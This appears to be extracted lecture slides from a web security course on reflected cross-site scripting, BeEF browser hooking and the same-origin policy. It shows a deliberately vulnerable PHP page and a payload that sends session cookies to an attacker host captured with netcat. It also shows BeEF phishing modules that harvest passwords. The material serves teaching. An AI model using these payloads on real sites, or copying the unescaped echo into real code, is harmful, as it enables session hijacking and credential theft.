


# (Remaining) Client-side Attacks

XSS, Open Redirects, Clickjacking

# Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. Server and Backend Attacks
7. >> Remaining Client Attacks <<
8. General Topics
9. Conclusions





Have we already discussed  
attacks which actually  
target the user instead of  
the application?

Let's discuss a few more...

```
1  <html>
2  |   <head><title>Jedi Forum 3000</title></head>
3  |   <body>
4  |       <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5  |   </body>
6  </html>
```

do you see any problems?

GET /forum/foerview.php?uname=Luke HTTP/1.1  
Host: lightside.me




darksideme  
-----  
Attacker

GET /forum/foerview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1  
Host: lightside.me

phishing



Web Server




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5   </body>
6 </html>
```

▼ <body>  
  ▼ <h1>  
    Welcome  
    <script>alert(document.cookie)</script>  
  </h1>

popping up a cookie is lame?

you're right...

```
http://lightside.me/forum/foerview.php?uname=%3Cscript%3Enew%20Image().src=%22http://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```




The screenshot shows a portion of a browser's developer tools DOM tree. It highlights a `<script>` element under an `<body>` node. The `src` attribute of this script tag is highlighted in blue, indicating it is selected. The value of the attribute is `new Image().src="http://darkside.me:1337/" + document.cookie`. The rest of the DOM tree is visible but not highlighted.

```
root@dvmachine:~# netcat -l -p 1337
GET /PHPSESSID=ccpmgqibn8s42qfaul1d70cu8j HTTP/1.1
Host: darkside.me:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://lightside.me/forum/foerview.php?uname=%3Cscript%3Enew%20Image().src=%22htt
p://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```

still lame?

Let's see what we can do with BeEF



ubuntu\_20.04.1 [wird ausgeführt] - Oracle VM VirtualBox

Activities Firefox Web Browser ott 28 19:08

BeEF Control Panel

Getting Started Hook Me!

Hooked Browsers

- Online Browsers
  - lightside.me
- Offline Browsers
  - 192.168.0.157

Module Tree

Module Results History

| id... | date             | label     |
|-------|------------------|-----------|
| 0     | 2020-10-28 19:05 | command 1 |
| 1     | 2020-10-28 19:07 | command 2 |

Fake Notification Bar (Firefox)

Description: Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).

Id: 282

Plugin URL: http://0.0.0.300

Notification text: An additional plu

Execute

Basic Requester Ready

Jedi Forum 3000 Seiten-Ladefehler

lightside.me/forum/foverview.php?uname=... Install plug-in...

Logout

Nachricht Nr:0  
User: Yoda  
May the force be with us.

Nachricht Nr:1  
User: Obi-Wan  
Hey there, I'm using signal.

Your message:  
Your message goes here

Post

Inspektor Konsole Debugger Netzwerkanalyse Stilbearbeitung Laufzeitanalyse Ausgabe filtern Fehler Warnungen Log Informationen Debug CSS XHR Anfragen

[2020-10-28 19:06:49] GPU: ANGLE (Intel(R) UHD Graphics 620 Direct3D11 vs\_5\_0 ps\_5\_0) - Vendor: hook.js:5178:25

The image shows two windows side-by-side. On the left is the BeEF Control Panel running on an Ubuntu 20.04.1 host (IP 192.168.0.136). The panel displays a list of hooked browsers, including one from 'lightside.me' (IP 192.168.0.157). The 'Commands' tab is selected, showing a 'Module Tree' with various social engineering modules listed, and a 'Module Results History' table with three entries:

| ID | Date             | Label     |
|----|------------------|-----------|
| 0  | 2020-10-28 19:05 | command 1 |
| 1  | 2020-10-28 19:06 | command 2 |
| 2  | 2020-10-28 19:09 | command 3 |

The right window shows a hijacked 'Jedi Forum 3000' page from 'lightside.me'. The URL in the address bar is `lightside.me/forum/foverview.php?uname=<script>`. The page displays a 'Welcome' message and a 'Logout' link. Below this, it shows two messages: one from 'Yoda' and one from 'Obi-Wan'. A text input field labeled 'Your message:' is present. A modal dialog titled 'Facebook Session Timed Out' is overlaid on the page, prompting the user to re-enter their login credentials.

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Module Tree

Search

- Monogap (20)
  - Social Engineering (24)
    - Text to Voice
    - Clickjacking
    - Lcamtuf Download
    - Spooft Address Bar (data)
    - Clippy
    - Fake Flash Update
    - Fake Notification Bar
    - Fake Notification Bar (Ch)
    - Fake Notification Bar (Fire)
    - Fake Notification Bar (IE)
    - Google Phishing
    - Pretty Theft
    - Replace Videos (Fake Pl)
    - Simple Hijacker
    - TabNabbing
    - Edge WScript WSH Inject
    - Fake Evernote Web Clipp
    - Fake LastPass
    - Firefox Extension (Bindsh)
    - Firefox Extension (Dropp
    - Firefox Extension (Revers
    - HTA PowerShell
    - SiteKiosk Breakout
    - User Interface Abuse (IE)

Module Results History

| id... | date                | label     |
|-------|---------------------|-----------|
| 0     | 2020-10-28<br>19:05 | command 1 |
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| 3     | 2020-10-28<br>19:10 | command 4 |

Pretty Theft

Description: Asks the user for their username and password using a floating div.

Id: 296

Dialog Type: Windows

Backing: Grey

Custom Logo (Generic only): <http://0.0.0.0:300>

Execute

192.168.0.136:3000/ui/panel#

Basic Requester Ready

Jedi Forum 3000 Seiten-Ladefehler

lightside.me/forum/foverview.php?uname=...

# Welcome

Logout

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May the force be with us.

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User: Obi-Wan  
Hey there, I'm using signal.

Your message:  
Your message goes here

Post

Windows Security

Enter Network Password  
Enter your password to connect to the server

User name  
Password  
 Remember my credentials

OK



Getting Started

Hook Me!



| Hooked Browsers |   |               |
|-----------------|---|---------------|
| Online Browsers |   |               |
| lightside.me    |   |               |
| ?               | ? | 192.168.0.157 |

## Offline Browsers

Getting Started    Logs    Zombies    Current Browser

Details    Logs    **Commands**    Proxy    XSSRays    Network

Module Tree

Search

Module Results History


| id... | date                | label     |
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| 3     | 2020-10-28<br>19:10 | command 4 |

Command results

|   |   |
|---|---|
| 1 | Wed Oct 28 2020 19:10:56 GMT+0100<br>(Central European Standard Time)<br><b>data: answer=test:testpwd</b> |
|---|---|


Re-execute command

# Cross-Site Scripting (XSS)



|                                 |   |
|---------------------------------|---|
| Goal                            | Execute malicious JavaScript code in the user's browser |
| How                             |   |
| Solution                        |   |
| OWASP Top 10                    |   |
| (Primary)<br>Violated Principle |   |

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
|                                 |   |
|---------------------------------|---|
| Goal                            | Execute malicious JavaScript code in the user's browser |
| How                             | By injecting the code via the application               |
| Solution                        |   |
| OWASP Top 10                    |   |
| (Primary)<br>Violated Principle |   |

darksideme  
Attacker

← Exploit

GET /forum/foerview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1  
Host: lightside.me

phishing



Web Server

```
1 <html>
2   <head><title>Jedi Forum 3000</title></head>
3   <body>
4     <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5   </body>
6 </html>
```

Vulnerability

Impact


# Why is that even necessary?

wouldn't this be easier?

GET /coiframe.html HTTP/1.1  
Host: darkside.me

```
coiframe.html > ...
1 <html>
2   <head><title>Dark Side</title></head>
3   <body>
4     <h1>Welcome to the dark side!</h1>
5     <iframe id="targetFrame" src="http://lightside.me/forum/"></iframe>
6     <script>
7       var doc = document.getElementById('targetFrame').contentWindow.document;
8       alert(doc.cookie);
9     </script>
10    </body>
11  </html>
```

darkside.me  
-----  
Attacker



# Same Origin Policy to the rescue!

```
» document.getElementById('targetFrame').contentWindow.document;
← DOMException: Permission denied to access property "document" on cross-origin object
```


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Host: darkside.me

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6     <script>
7       var doc = document.getElementById('targetFrame').contentWindow.document;
8       alert(doc.cookie);
9     </script>
10    </body>
11  </html>
```

# Remember SOP from previous chapter?

- The web's basic security model
  - Basic idea:
    - Code from one origin (`darkside.me`) is not allowed to interfere with resources of another origin (`lightside.me`)
  - Origin = Protocol + Host + Port
    - `http://darkside.me:80`
    - `http://lightside.me:80`

# Cross-Site Scripting (XSS)



Goal

Execute malicious JavaScript code in the user's browser

How

Different types

